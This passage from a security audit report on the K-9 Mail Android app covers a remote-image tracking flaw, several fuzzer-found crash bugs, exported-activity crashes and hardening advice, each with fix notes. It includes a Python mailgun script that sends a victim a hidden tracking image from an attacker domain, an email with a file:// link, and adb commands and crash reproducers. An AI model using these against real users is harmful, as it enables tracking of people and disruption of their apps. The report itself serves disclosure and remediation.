When users receive emails containing images, the K-9 Mail application does not render these directly and instead displays a *Show Pictures* button. It was found that when this button is clicked, the application simply renders remote content without prior warnings to users regarding the privacy implications of such action. Malicious attackers could leverage this weakness to embed tracking images that reveal the IP address of the victim user receiving the email. This weakness was confirmed as follows:

Attack Preliminaries: Creating a tracking image

User tracking can be confirmed without any infrastructure using the following steps:

1. Navigate to https://canarytokens.org/generate

[21] https://github.com/thundernest/k-9/issues/6880

2. Click on *"Select your token"*
3. On the drop down menu, select *"Custom Image web bug"*
4. Provide an URL webhook or email address
5. Provide an reminder message
6. Upload a 1x1 image or use the default.

The generated image URL can be used in a crafted HTML email.

Example: User tracking via invisible image

This issue can be confirmed using the following script. Please note that for this example mailgun services are used, but this will work with other similar services or scripts.

PoC: Send invisible tracking image via email
```
import requests

def main():

   print("[-] sending email")
   send_email()

def send_email():
   res =  requests.post(
       "https://api.mailgun.net/v3/ATTACKER_DOMAIN/messages",
       auth=("api", "352[...]"),
       data={"from": "Bruce Wayne <postmaster@ATTACKER_DOMAIN>",
           "to": ["VICTIM@gmail.com"],
           "subject": "Can you see the cat?",
           "text": "Download the image to see the cat",
           "html": "<img
src=\"http://canarytokens.com/static/terms/traffic/6s0[...]/contact.php\"/>"})
   print(res.status_code)

if __name__ == '__main__':
   main()
```

Result:
1. The email is sent to the victim in HTML format.
2. The tracking image is displayed after the user taps on the *Show Pictures* button.
3. After the above, tracking information is sent to the attacker without prior warnings.

The data sent to the attacker reveals the victim IP address, Location and User-Agent, among other information:

Output:
```
{
    "Channel": "HTTP",
    "Time": "2023-03-27 20:22:22 (UTC)",
    "Canarytoken": "6s0uvv[...]",
    "Token Reminder": "Image canarytoken triggered",
    "Token Type": "web_image",
    "Source IP": "X.252.X.X",
    "User Agent": "Mozilla/5.0 (Linux; Android 11; motorola one vision
Build/RSAS31.Q1-48-36-18; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0
Chrome/110.0.5481.153 Mobile Safari/537.36",[...]
}
```

The root cause for this issue appears to be in the following code path, which allows *<img>* tags:

Affected File:
https://github.com/thundernest/k-9/blob/29d[...]/app/k9mail/html/cleaner/BodyCleaner.kt

Affected Code:
```
internal class BodyCleaner {
   private val cleaner: Cleaner
   private val allowedBodyAttributes = setOf(
       "id", "class", "dir", "lang", "style",
       "alink", "background", "bgcolor", "link", "text", "vlink",
   )

   init {
       val allowList = Safelist.relaxed()
           .addTags("font", "hr", "ins", "del", "center", "map", "area", "title", "tt",
"kbd", "samp", "var")
           .addAttributes("font", "color", "face", "size")
           .addAttributes("a", "name")
           .addAttributes("div", "align")
           .addAttributes(
               "table",
               "align",
               [...]
               "img",
               [...],
               "cellpadding",
```

It is recommended to inform users about the privacy implications prior to downloading content from untrusted sources. This behavior is common in popular email clients such as Outlook and Thunderbird, hence an approach similar to the Thunderbird "*Remote Content in Messages*"[22] documentation could be considered to accomplish this.

K9M-01-012 WP2: Possible DoS via Crafted *SMTP* Response *(Medium)*

Retest Notes: Fix Verified. The K-9 Mail team resolved this issue[23] and 7ASecurity verified that the fix is valid. The v6.703 release was found to implement the proposed mitigation.

While fuzzing the *com/fsck/k9/mail/transport/smtp* package, it was found that the *SmtpResponseParser* fails to implement adequate exception handling in *readHelloResponse*. This led to the discovery of an unhandled exception that may result in *Denial of Service* (DoS) within the K-9 Mail application. A malicious attacker able to craft a malformed SMTP response might leverage this weakness to crash the K-9 Mail application. Please note this may be exploitable in scenarios similar to K9M-01-010. This issue was confirmed as follows:

Issue: *UnknownFormatConversionException* in *SmtpResponseParser*

Affected File:
https://github.com/thundernest/k-9/blob/9f2[...]/smtp/SmtpResponseParser.kt#L131

Affected Code:
```
private fun parseEhloLine(ehloLine: String, keywords: MutableMap<String, List<String>>)
{
        val parts = ehloLine.split(" ")

        try {
            val keyword = checkAndNormalizeEhloKeyword(parts[0])
            val parameters = checkEhloParameters(parts)

            if (keywords.containsKey(keyword)) {
                parserError("Same EHLO keyword present in more than one response line",
logging = false)
            }

            keywords[keyword] = parameters
        } catch (e: SmtpResponseParserException) {
            logger.log(e, "Ignoring EHLO keyword line: $ehloLine")
        }
    }
```

[22] https://support.mozilla.org/en-US/kb/remote-content-in-messages
[23] https://github.com/thundernest/k-9/pull/6832

PoC:
```
object Fuzzing {
    private fun String.toPeekableInputStream(): PeekableInputStream {
        return PeekableInputStream((this.trimIndent().replace("\n", "\r\n") +
"\r\n").byteInputStream())
    }
    @JvmStatic
    public fun crash_reproducer() {
        val data =
listOf(0x32,0x35,0x30,0x2d,0xa,0x32,0x35,0x30,0x2d,0x32,0x25,0x32,0x31,0x2d,0x5b,0xa,0x
32,0x22,0x34,0x32,0x31,0x2d,0x32,0x31).map{ it.toByte() }.toByteArray()
        val inputStream = String(data).toPeekableInputStream()
        val logger = TestSmtpLogger()
        val parser = SmtpResponseParser(logger, inputStream)
        try {
            parser.readHelloResponse()
        } catch (e: SmtpResponseParserException) {

        }
    }
}
```

Crash report:
```
== Java Exception: java.util.UnknownFormatConversionException: Conversion = '2'
       at java.base/java.util.Formatter.checkText(Formatter.java:2732)
       at java.base/java.util.Formatter.parse(Formatter.java:2718)
       at java.base/java.util.Formatter.format(Formatter.java:2655)
       at java.base/java.util.Formatter.format(Formatter.java:2609)
       at java.base/java.lang.String.format(String.java:2897)
       at
com.fsck.k9.mail.transport.smtp.SmtpResponseParserFuzzing.TestSmtpLogger.log(TestSmtpLo
gger.kt:9)
       at
com.fsck.k9.mail.transport.smtp.SmtpResponseParser.parseEhloLine(SmtpResponseParser.kt:
131)
       at
com.fsck.k9.mail.transport.smtp.SmtpResponseParser.readHelloResponse(SmtpResponseParser
.kt:108)
       at
com.fsck.k9.mail.transport.smtp.SmtpResponseParserFuzzing.readHelloResponse.Fuzzing.fuz
zerTestOneInput(Fuzzing.kt:24)
```

It is recommended to verify the length of the string, catch potential exceptions and throw an *SmtpResponseParserException* error instead.

K9M-01-015 WP2: Possible DoS via Crafted *Thunderbird Autoconfig* (*Medium*)

Mozilla Response: *The code referenced below was part of the Git repository, but wasn't shipped as part of the final app. We're currently working on adding support for Thunderbird Autoconfig, and have rewritten the config parser to fix this bug and many others*[24]*.*

While fuzzing the *com/fsck/k9/autodiscovery/thunderbird* package, it was found that the *ThunderbirdAutoconfigParser* fails to implement adequate exception handling in *parseSettings*. This led to the discovery of an unhandled exception that may result in *Denial of Service* (DoS) within the K-9 Mail application. A malicious attacker able to craft a malformed Thunderbird Autoconfig might leverage this weakness to crash the K-9 Mail application. Please note this may be exploitable in scenarios similar to K9M-01-010. This issue was confirmed as follows:

Issue: *NullPointerException in ThunderbirdAutoconfigParser*

Affected File:
https://github.com/thundernest/k-9/blob/10d9[...]/ThunderbirdAutoconfigParser.kt#L19

Affected Code:
```
fun parseSettings(stream: InputStream, email: String): DiscoveryResults? {
        val factory = XmlPullParserFactory.newInstance()
        val xpp = factory.newPullParser()

        xpp.setInput(InputStreamReader(stream))

        val incomingServers = mutableListOf<DiscoveredServerSettings>()
        val outgoingServers = mutableListOf<DiscoveredServerSettings>()
        var eventType = xpp.eventType
        while (eventType != XmlPullParser.END_DOCUMENT) {
            if (eventType == XmlPullParser.START_TAG) {
                when (xpp.name) {
                    "incomingServer" -> {
                        incomingServers += parseServer(xpp, "incomingServer", email)
                    }
                    "outgoingServer" -> {
                        outgoingServers += parseServer(xpp, "outgoingServer", email)
                    }
                }
            }
            eventType = xpp.next()
```

24 https://github.com/thundernest/k-9/pull/6894

```
        }
        return DiscoveryResults(incomingServers, outgoingServers)
}
```

PoC:

```
public fun crash_reproducer(){
        val data = listOf(0x3c,0x3a).map{ it.toByte() }.toByteArray()
        try {
            val inputstream =  ByteArrayInputStream(data)
            val parser = ThunderbirdAutoconfigParser()
            parser.parseSettings(inputstream, String(data))
        } catch (e: EOFException) {
            } catch (e:XmlPullParserException) {

        }
}
```

Crash report:

```
== Java Exception: java.lang.NullPointerException
       at org.xmlpull.mxp1.MXParser.fillBuf(MXParser.java:3020)
       at org.xmlpull.mxp1.MXParser.more(MXParser.java:3046)
       at org.xmlpull.mxp1.MXParser.parseStartTag(MXParser.java:1738)
       at org.xmlpull.mxp1.MXParser.parseProlog(MXParser.java:1479)
       at org.xmlpull.mxp1.MXParser.nextImpl(MXParser.java:1395)
       at org.xmlpull.mxp1.MXParser.next(MXParser.java:1093)
       at
com.fsck.k9.autodiscovery.thunderbird.ThunderbirdAutoconfigParser.parseSettings(Thunder
birdAutoconfigParser.kt:39)
       at
com.fsck.k9.autodiscovery.thunderbird.ThunderbirdAutoconfigParserFuzzing.Fuzzing.fuzzer
TestOneInput(Fuzzing.kt:15)
```

If possible, it is advised to sanitize the data prior to processing. All exceptions that can be thrown by the *xmlpull* 3rd party library should be handled gracefully.

K9M-01-017 WP1: Possible DoS via unhandled *FileUriExposedException* (Low)

Retest Notes: Fix Verified. The K-9 Mail team resolved this issue[25] and 7ASecurity verified that the fix is valid. The v6.703 release was found to implement the proposed mitigation.

It was found that the K-9 Mail application fails to implement adequate exception handling in *K9WebViewClient.java*. This led to the discovery of an unhandled exception that may result in *Denial of Service* (DoS) within the K-9 Mail application. A malicious attacker able to craft an HTML email containing links that use a *file://* scheme, might leverage this weakness to crash the K-9 Mail application throwing a *FileUriExposedException*[26] when the victim user taps on such a link. This issue was confirmed as follows:

PoC (sending HTML email with file:// scheme):

```
import requests

def main():
   print("sending email")
   send_simple_message()

def send_simple_message():
   res =  requests.post(
       "https://api.mailgun.net/v3/DOMAIN/messages",
       auth=("api", "352e[...]"),
       data={"from": "Bruce Wayne <postmaster@7aes.es>",
           "to": ["victim_email@gmail.com"],
           "subject": "Testing body",
           "text": "Testing special body tags",
           "html": "<a id=\"poc\" href=\"file://sdcard/secret.txt\">Click here!</a>"})
   print(res.status_code)

if __name__ == '__main__':
   main()
```

Output (application crash):

```
--------- beginning of crash
04-03 20:49:44.544  5969  5969 E AndroidRuntime: FATAL EXCEPTION: main
04-03 20:49:44.544  5969  5969 E AndroidRuntime: Process: com.fsck.k9, PID: 5969
04-03 20:49:44.544  5969  5969 E AndroidRuntime: android.os.FileUriExposedException:
file://sdcard/secret.txt exposed beyond app through Intent.getData()
04-03 20:49:44.544  5969  5969 E AndroidRuntime:        at
android.os.StrictMode.onFileUriExposed(StrictMode.java:2208)
04-03 20:49:44.544  5969  5969 E AndroidRuntime:        at
```

[25] https://github.com/thundernest/k-9/pull/6825
[26] https://developer.android.com/reference/android/os/FileUriExposedException

```
android.net.Uri.checkFileUriExposed(Uri.java:2407)
04-03 20:49:44.544  5969  5969 E AndroidRuntime:        at
android.content.Intent.prepareToLeaveProcess(Intent.java:11860)
04-03 20:49:44.544  5969  5969 E AndroidRuntime:        at
android.content.Intent.prepareToLeaveProcess(Intent.java:11809)
04-03 20:49:44.544  5969  5969 E AndroidRuntime:        at
android.app.Instrumentation.execStartActivity(Instrumentation.java:1800)
04-03 20:49:44.544  5969  5969 E AndroidRuntime:        at
android.app.Activity.startActivityForResult(Activity.java:5470)
04-03 20:49:44.544  5969  5969 E AndroidRuntime:        at
androidx.activity.ComponentActivity.startActivityForResult(ComponentActivity.java:728)
04-03 20:49:44.544  5969  5969 E AndroidRuntime:        at
android.app.Activity.startActivityForResult(Activity.java:5428)
04-03 20:49:44.544  5969  5969 E AndroidRuntime:        at
androidx.activity.ComponentActivity.startActivityForResult(ComponentActivity.java:709)
04-03 20:49:44.544  5969  5969 E AndroidRuntime:        at
android.app.Activity.startActivity(Activity.java:5926)
04-03 20:49:44.544  5969  5969 E AndroidRuntime:        at
android.app.Activity.startActivity(Activity.java:5893)
04-03 20:49:44.544  5969  5969 E AndroidRuntime:        at
android.content.ContextWrapper.startActivity(ContextWrapper.java:432)
04-03 20:49:44.544  5969  5969 E AndroidRuntime:        at
com.fsck.k9.view.K9WebViewClient.shouldOverrideUrlLoading(K9WebViewClient.java:74)
04-03 20:49:44.544  5969  5969 E AndroidRuntime:        at
com.fsck.k9.view.K9WebViewClient.shouldOverrideUrlLoading(K9WebViewClient.java:62)
04-03 20:49:44.544  5969  5969 E AndroidRuntime:        at
org.chromium.android_webview.AwContentsClientBridge.shouldOverrideUrlLoading(chromium-T
richromeWebViewGoogle6432.apk-stable-495157437:45)
04-03 20:49:44.544  5969  5969 E AndroidRuntime:        at
android.os.MessageQueue.nativePollOnce(Native Method)
04-03 20:49:44.544  5969  5969 E AndroidRuntime:        at
android.os.MessageQueue.next(MessageQueue.java:335)
04-03 20:49:44.544  5969  5969 E AndroidRuntime:        at
android.os.Looper.loopOnce(Looper.java:161)
04-03 20:49:44.544  5969  5969 E AndroidRuntime:        at
android.os.Looper.loop(Looper.java:288)
04-03 20:49:44.544  5969  5969 E AndroidRuntime:        at
android.app.ActivityThread.main(ActivityThread.java:7898)
04-03 20:49:44.544  5969  5969 E AndroidRuntime:        at
java.lang.reflect.Method.invoke(Native Method)
04-03 20:49:44.544  5969  5969 E AndroidRuntime:        at
com.android.internal.os.RuntimeInit$MethodAndArgsCaller.run(RuntimeInit.java:548)
04-03 20:49:44.544  5969  5969 E AndroidRuntime:        at
com.android.internal.os.ZygoteInit.main(ZygoteInit.java:936)
```

The root cause for this issue can be found in the following code path:

Affected File:

https://github.com/thundernest/k-9/blob/dc82[...]/k9/view/K9WebViewClient.java#L73

Affected Code:
```
private boolean shouldOverrideUrlLoading(WebView webView, Uri uri) {
   if (CID_SCHEME.equals(uri.getScheme())) {
       return false;
   }

   Context context = webView.getContext();
   Intent intent = createBrowserViewIntent(uri, context);

   try {
       context.startActivity(intent);
   } catch (ActivityNotFoundException ex) {
       Toast.makeText(context, R.string.error_activity_not_found,
Toast.LENGTH_LONG).show();
   }

   return true;
}
```

It is recommended to validate incoming URI schemes prior to launching any Activity. In addition to this, the application source code ought to ensure that any kind of exception is gracefully handled.

K9M-01-018 WP1: Possible DoS via *MessageList* Activity *(Medium)*

Retest Notes: Fix Verified. The K-9 Mail team resolved this issue[27] and 7ASecurity verified that the fix is valid. The v6.703 release was found to implement the proposed mitigation.

The discovery was made that the K-9 Mail Android application is vulnerable to Denial-of-Service attacks via the exported *MessageList* activity. Due to the absence of adequate exception handling, a malicious application operating in the background could leverage this weakness to frequently crash the app at will via the delivery of an *intent* call. This would effectively prevent the user from a prolonged engagement with the product. Notably, starting activities from apps sent from the background is only possible on API level 28 and below. On newer Android versions, intents can only be sent if the app is in the foreground[28]. The following Proof of Concept demonstrates the method by which an active application could be crashed:

[27] https://github.com/thundernest/k-9/pull/6830
[28] https://developer.android.com/guide/components/activities/background-starts

ADB Command PoC:

```
adb shell am start -a "android.intent.action.VIEW" -d "k9mail://messages" -e
"search_bytes" "failed"
```

Logcat Crash output:

```
04-05 12:55:04.054 24210 24210 W Bundle  : java.lang.ClassCastException:
java.lang.String cannot be cast to byte[]
[...]
04-05 12:55:04.054 24210 24210 W Bundle  :  at
com.android.internal.os.ZygoteInit.main(ZygoteInit.java:1003)
04-05 12:55:04.054 24210 24210 D AndroidRuntime: Shutting down VM
04-05 12:55:04.055 24210 24210 E AndroidRuntime: FATAL EXCEPTION: main
04-05 12:55:04.055 24210 24210 E AndroidRuntime: Process: com.fsck.k9, PID: 24210
04-05 12:55:04.055 24210 24210 E AndroidRuntime: java.lang.NullPointerException:
Attempt to get length of null array
04-05 12:55:04.055 24210 24210 E AndroidRuntime:   at
com.fsck.k9.helper.ParcelableUtil.unmarshall(ParcelableUtil.java:27)
04-05 12:55:04.055 24210 24210 E AndroidRuntime:   at
com.fsck.k9.helper.ParcelableUtil.unmarshall(ParcelableUtil.java:19)
04-05 12:55:04.055 24210 24210 E AndroidRuntime:   at
com.fsck.k9.activity.MessageList.decodeExtrasToLaunchData(MessageList.kt:474)
[...]
04-05 12:55:04.055 24210 24210 E AndroidRuntime:   at
com.android.internal.os.ZygoteInit.main(ZygoteInit.java:1003)
04-05 12:55:04.088 24210 24210 I Process : Sending signal. PID: 24210 SIG: 9
04-05 12:55:04.132  1009  5322 D ConnectivityService: ConnectivityService
NetworkRequestInfo binderDied(uid/pid:10194/24210, android.os.BinderProxy@e2a887a)
04-05 12:55:04.133  1009  1530 I ActivityManager: Process com.fsck.k9 (pid 24210) has
died: fg  TOP
04-05 12:55:04.167   711   711 I Zygote  : Process 24210 exited due to signal 9
(Killed)
04-05 12:55:04.167  1009  1354 I libprocessgroup: Successfully killed process cgroup
uid 10194 pid 24210 in 34ms
04-05 12:55:04.195  1009  1209 W ActivityManager: setHasOverlayUi called on unknown
pid: 24210
```

The root cause for this issue can be found in the following code path:

Affected File:
https://github.com/thundernest/k-9/blob/02c0b[...]/k9/helper/ParcelableUtil.java#L18

Affected Code:

```
public static <T> T unmarshall(byte[] bytes, Parcelable.Creator<T> creator) {
        Parcel parcel = unmarshall(bytes);
        T result = creator.createFromParcel(parcel);
        parcel.recycle();
        return result;
}
```

It is recommended to correctly validate the data received via intents and correctly handle all possible exceptions in order to ensure that intents received by the exported activity cannot result in a crash of the K-9 Mail app. This would ensure that any scenario whereby a malicious application attempts to cause the application to crash by sending an intent is avoided completely.

K9M-01-019 WP1: Possible DoS via *MessageCompose* Activity (*Medium*)

Retest Notes: Fix Verified. The K-9 Mail team resolved this issue[29] and 7ASecurity verified that the fix is valid. The v6.703 release was found to implement the proposed mitigation.

Similar to K9M-01-018, the K-9 Mail application can also be crashed via the exported *MessageCompose* activity, which entails an equivalent root cause and impact. This can be confirmed as follows:

ADB Command PoC:

```
adb shell am start -a "android.intent.action.SEND" -n
com.fsck.k9/com.fsck.k9.activity.MessageCompose --eu android.intent.extra.STREAM
content://settings/system/notification_sound
```

Logcat Crash Output:

```
04-06 19:16:44.809 27545 27656 E AttachmentInfoLoader: Error getting attachment meta
data
04-06 19:16:44.809 27545 27656 E AttachmentInfoLoader:
java.lang.IllegalArgumentException: Invalid column: _display_name
04-06 19:16:44.809 27545 27656 E AttachmentInfoLoader:    at
android.database.DatabaseUtils.readExceptionFromParcel(DatabaseUtils.java:172)
[...]
04-06 19:16:44.810 27545 27656 E AndroidRuntime: FATAL EXCEPTION: ModernAsyncTask #1
04-06 19:16:44.810 27545 27656 E AndroidRuntime: Process: com.fsck.k9, PID: 27545
04-06 19:16:44.810 27545 27656 E AndroidRuntime: java.lang.RuntimeException: An error
occurred while executing doInBackground()
04-06 19:16:44.810 27545 27656 E AndroidRuntime:   at
androidx.loader.content.ModernAsyncTask$3.done(ModernAsyncTask.java:164)
04-06 19:16:44.810 27545 27656 E AndroidRuntime:   at
java.util.concurrent.FutureTask.finishCompletion(FutureTask.java:383)
04-06 19:16:44.810 27545 27656 E AndroidRuntime:   at
java.util.concurrent.FutureTask.setException(FutureTask.java:252)
04-06 19:16:44.810 27545 27656 E AndroidRuntime:   at
java.util.concurrent.FutureTask.run(FutureTask.java:271)
```

[29] https://github.com/thundernest/k-9/pull/6831

```
04-06 19:16:44.810 27545 27656 E AndroidRuntime:   at
java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1167)
04-06 19:16:44.810 27545 27656 E AndroidRuntime:   at
java.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:641)
04-06 19:16:44.810 27545 27656 E AndroidRuntime:   at
java.lang.Thread.run(Thread.java:920)
04-06 19:16:44.810 27545 27656 E AndroidRuntime: Caused by:
java.lang.IllegalStateException: deriveWitLoadCancelled can only be called on a
METADATA attachment!
04-06 19:16:44.810 27545 27656 E AndroidRuntime:   at
com.fsck.k9.activity.misc.Attachment.deriveWithLoadCancelled(Attachment.java:160)
04-06 19:16:44.810 27545 27656 E AndroidRuntime:   at
com.fsck.k9.activity.loader.AttachmentInfoLoader.loadInBackground(AttachmentInfoLoader.
java:111)
04-06 19:16:44.810 27545 27656 E AndroidRuntime:   at
com.fsck.k9.activity.loader.AttachmentInfoLoader.loadInBackground(AttachmentInfoLoader.
java:22)
[...]
04-06 19:16:44.868 27545 27545 D AndroidRuntime: Shutting down VM
04-06 19:16:44.868 27545 27545 I Process : Sending signal. PID: 27545 SIG: 9
04-06 19:16:42.197     0     0 I binder  : release 27545:27656 transaction 43687651
out, still active
04-06 19:16:44.908  1009  2371 D ConnectivityService: ConnectivityService
NetworkRequestInfo binderDied(uid/pid:10194/27545, android.os.BinderProxy@5669c36)
04-06 19:16:44.908  1009  2371 D ConnectivityService: ConnectivityService
NetworkRequestInfo binderDied(uid/pid:10194/27545, android.os.BinderProxy@80d2737)
04-06 19:16:44.909  1009  6991 D ConnectivityService: ConnectivityService
NetworkRequestInfo binderDied(uid/pid:10194/27545, android.os.BinderProxy@b16a4a4)
04-06 19:16:44.909  1009  5164 I ActivityManager: Process com.fsck.k9 (pid 27545) has
died: cch CRE
04-06 19:16:44.913   711   711 I Zygote  : Process 27545 exited due to signal 9
(Killed)
```

The root cause for this issue can be found in the following code path:

Affected File:
https://github.com/thundernest/k-9/blob/ad337[...]/misc/Attachment.java#L158

Affected Code:

```
public Attachment deriveWithLoadCancelled() {
        if (state != Attachment.LoadingState.METADATA) {
            throw new IllegalStateException("deriveWitLoadCancelled can only be called
on a METADATA attachment!");
        }
        return new Attachment(uri, Attachment.LoadingState.CANCELLED, loaderId,
contentType, allowMessageType, name,
                size, null, internalAttachment);
}
```

It is recommended to extrapolate the mitigation guidance offered under K9M-01-018 to resolve this issue.

Hardening Recommendations

This area of the report provides insight into less significant weaknesses that might assist adversaries in certain situations. Issues listed in this section often require another vulnerability to be exploited, need an uncommon level of access, exhibit minor risk potential on their own, and/or fail to follow information security best practices. Nevertheless, it is recommended to resolve as many of these items as possible to improve the overall security posture and protect users in edge-case scenarios.

K9M-01-003 WP1: Weaknesses via missing *Root* Detection *(Info)*

It was found that the K-9 Mail Android app does not implement any root detection features at the time of writing. Hence, the application fails to alert users about the security implications of running the app in such an environment[30]. This issue can be confirmed by installing the application on a rooted device and validating the complete lack of application warnings.

It is recommended to implement a comprehensive root detection solution to address this problem. Please note that, since the user has root access and the application does not, the application is always at a disadvantage. **Mechanisms like these should always be considered bypassable** when enough dedication and skill characterize the attacker.

The freely available *rootbeer* library[31] for Android could be considered for the purpose of alerting users on rooted devices, while bypassable, this would be sufficient for alerting users of the dangers of running the app on rooted devices.

[30] https://www.bankinfosecurity.com/jailbreaking-ios-devices-risks-to-users-enterprises-a-8515
[31] https://github.com/scottyab/rootbeer

K9M-01-004 WP1: Android Hardening Recommendations *(Info)*

Note: The K-9 Mail team decided to allow clear-text for now, as this is required to load images over clear-text http. Other items will be resolved in the future[32][33].

It was found that the K-9 Mail Android app fails to leverage optimal values for a number of security-related settings. This unnecessarily weakens the overall security posture of the application. For example, the application fails to mitigate potential Tapjacking and screen capture attacks. Additionally, the application explicitly enables clear-text HTTP communications which may result in MitM respectively. These weaknesses are documented in more detail next.

Issue 1: Usage of *android:usesCleartextTraffic="true"*

The application explicitly sets the *android:usesCleartextTraffic* attribute in the *AndroidManifest.xml* file as well as *cleartextTrafficPermitted* on the *network_security_config.xml* file with an insecure value of *true*, increasing the likelihood of the application having clear-text HTTP leaks.

Affected File:
https://github.com/thundernest/k-9/blob/8e0[...]/src/main/AndroidManifest.xml#L31

Affected Code:
```
<application android:theme="@style/Theme.K9.Startup" android:label="@string/app_name"
android:icon="@drawable/ic_launcher" android:name="com.fsck.k9.App"
android:allowTaskReparenting="false" android:allowBackup="false"
android:supportsRtl="true" android:usesCleartextTraffic="true"
android:resizeableActivity="true"
android:networkSecurityConfig="@xml/network_security_config"
android:appComponentFactory="androidx.core.app.CoreComponentFactory">
```

Affected File:
https://github.com/thundernest/k-9/blob/ac4cb[...]/res/xml/network_security_config.xml

Affected Code:
```
<?xml version="1.0" encoding="utf-8"?>
<network-security-config xmlns:tools="http://schemas.android.com/tools"
    tools:ignore="InsecureBaseConfiguration,AcceptsUserCertificates">

    <base-config cleartextTrafficPermitted="true">
```

[32] https://github.com/thundernest/k-9/issues/6881
[33] https://github.com/thundernest/k-9/pull/6876

```
        <trust-anchors>
            <certificates src="system" />
            <certificates src="user" />
        </trust-anchors>
    </base-config>

</network-security-config>
```

It is recommended to explicitly set the *android:usesCleartextTraffic* attribute to *false* in the *AndroidManifest.xml* file. This will also protect Android devices running Android 8.1 or lower (API <= 27), which default to *true*. If needed, specific exceptions could be declared inside the *Network Security Configuration* (*network_security_config.xml*). When the *android:usesCleartextTraffic* attribute is explicitly set to *false*, platform components (i.e. HTTP and FTP stacks, *DownloadManager*, and *MediaPlayer*) will refuse app requests that use clear-text traffic. Third-party libraries should honor this setting as well. The key reason for avoiding clear-text traffic is the lack of confidentiality, authenticity, and protections against tampering when a network attacker can eavesdrop on transmitted data and modify it without being detected.

Issue 2: Missing Tapjacking Protection

The Android app accepts user taps while other apps render anything on top of it. Malicious attackers might leverage this weakness to impersonate users using a crafted app, which launches the victim app in the background while something else is rendered on top. The following command confirms that Tapjacking protections are missing on the source code provided and the decompiled app:

Command:
```
grep -r 'filterTouchesWhenObscured' * | wc -l
```

Output:
```
0
```

It is recommended to implement the *filterTouchesWhenObscured*[34][35] attribute at the Android WebView level[36]. This will ensure that taps will be ignored when the Android app is not displayed on top.

Issue 3: Undefined *android:hasFragileUserData*

[34] http://developer.android.com/reference/[...]/View.html#setFilterTouchesWhenObscured(boolean)
[35] http://developer.android.com/reference/[...]/View.html#attr_android:filterTouchesWhenObscured
[36] https://developer.android.com/reference/android/view/View#security

Since Android 10, it is possible to specify whether application data should survive when apps are uninstalled with the attribute *android:hasFragileUserData*. When set to *true*, the user will be prompted to keep the app information despite uninstallation.




Fig.: Uninstall prompt with check box for keeping the app data

Since the default value is *false*, there is no security risk in failing to set this attribute. However, it is still recommended to explicitly set this setting to *false* to define the intention of the app to protect user information and ensure all data is deleted when the app is uninstalled. It should be noted that this option is only usable if the user tries to uninstall the app from the native settings. Otherwise, if the user uninstalls the app from Google Play, there will be no prompts asking whether data should be preserved or not.

K9M-01-005 WP1: Support of Insecure v1 Signature on Android *(Info)*

It was found that the Android build is signed with an insecure *v1 APK signature*. Using the *v1* signature makes the app prone to the known Janus[37] vulnerability on devices running Android < 7. This problem lets attackers smuggle malicious code into the APK without breaking the signature. At the time of writing, the app supports a minimum SDK of 21 (Android 5), which also uses the v1 signature, hence being vulnerable to this attack. Furthermore, Android 5 devices no longer receive updates and are vulnerable to many security issues, it can be assumed that any installed malicious app may trivially gain root privileges on those devices using public exploits[38][39][40].

The existence of this flaw means that attackers could trick users into installing a malicious attacker-controlled APK, which matches the v1 APK signature of the legitimate Android application. As a result, a transparent update would be possible without warnings appearing in Android, effectively taking over the existing application and all of its data.

[37] https://www.guardsquare.com/en/blog/new-android-vulnerability-allows-atta….affecting-their-signatures
[38] https://www.exploit-db.com/exploits/35711
[39] https://github.com/davidqphan/DirtyCow
[40] https://en.wikipedia.org/wiki/Dirty_COW

It is recommended to increase the minimum supported SDK level to at least 24 (Android 7) to ensure that this known vulnerability cannot be exploited on devices running older Android versions. In addition, future production builds should only be signed with v2 or greater APK signatures.

K9M-01-006 WP1: Possible Attacks via Weak APK Signing Algorithms *(Info)*

It was found that the K-9 Mail Android build is signed with the weak *MD5*[41] and *SHA1*[42] cryptographic algorithms. This implies potential risks that can be summarized as follows:

From the paper "*Understanding the Origins of Weak Cryptographic Algorithms Used for Signing Android Apps*"[43]:

> *"...if a signature is generated using a weak algorithm such as MD5, then apps signed with the corresponding key are exposed to several risks, such as hijacking apps with fake updates or granting permissions to a malicious app"*

From the paper *"Let the Cat out of the Bag: Popular Android IoT Apps under Security Scrutiny"*[44]:

> *"Each APK is signed by the developer using a cryptographic hash function, e.g., SHA-1, and an APK signature scheme version, e.g., v3. If the app has been signed using SHA-1 (or MD5), collisions may exist. In simple terms, apps signed with deprecated algorithms are prone to attacks, including hijacking the app with fake updates or granting permissions to a malicious app. For instance, the assailant may be able to repackage the app after embedding malicious code in it. Then, given that the signature validates, they could phish users to install the repacked app instead of the legitimate one."*

These weaknesses can be confirmed in the Android application, checking the algorithms used for signing as follows:

Command:
```
apksigner verify -print-certs k9-6.509.apk
```

Output:
```
Signer #1 certificate DN: CN=Jesse Vincent, OU=Open Source Labs, O=fsck.com,
L=Somerville, ST=MA, C=US
```

[41] https://en.wikipedia.org/wiki/MD5#Security
[42] https://en.wikipedia.org/wiki/SHA1#Attacks
[43] https://www.jstage.jst.go.jp/article/ipsjjip/27/0/27_593/_pdf
[44] https://www.mdpi.com/1424-8220/22/2/513

```
Signer #1 certificate SHA-256 digest:
55c8a523b97335f5bf60dfe8a9f3e1dde744516d9357e80a925b7b22e4f55524
Signer #1 certificate SHA-1 digest: 0f1f3252cba1c94ddd6186dad5a035e96c6ee5e3
Signer #1 certificate MD5 digest: 3b2f02b55d0a4c1eddb0955458900e02
```

Please note that removing support for the APK v1 signature scheme will resolve this issue on its own, as as *MD5* and *SHA-1* are not even supported since the APK v2 signature scheme[45]. Alternatively, it is advised to use *apksigner*[46], leveraging the appropriate command line flags[47] to ensure only safe hashing algorithms are used in the APK signature processes.

K9M-01-008 WP1: Usage of Insecure Crypto Functions *(Low)*

Retest Notes: Partial Fix Verified. The K-9 Mail team partially resolved this issue[48] and 7ASecurity verified that the fix is valid. The v6.703 release was found to implement the proposed mitigation.

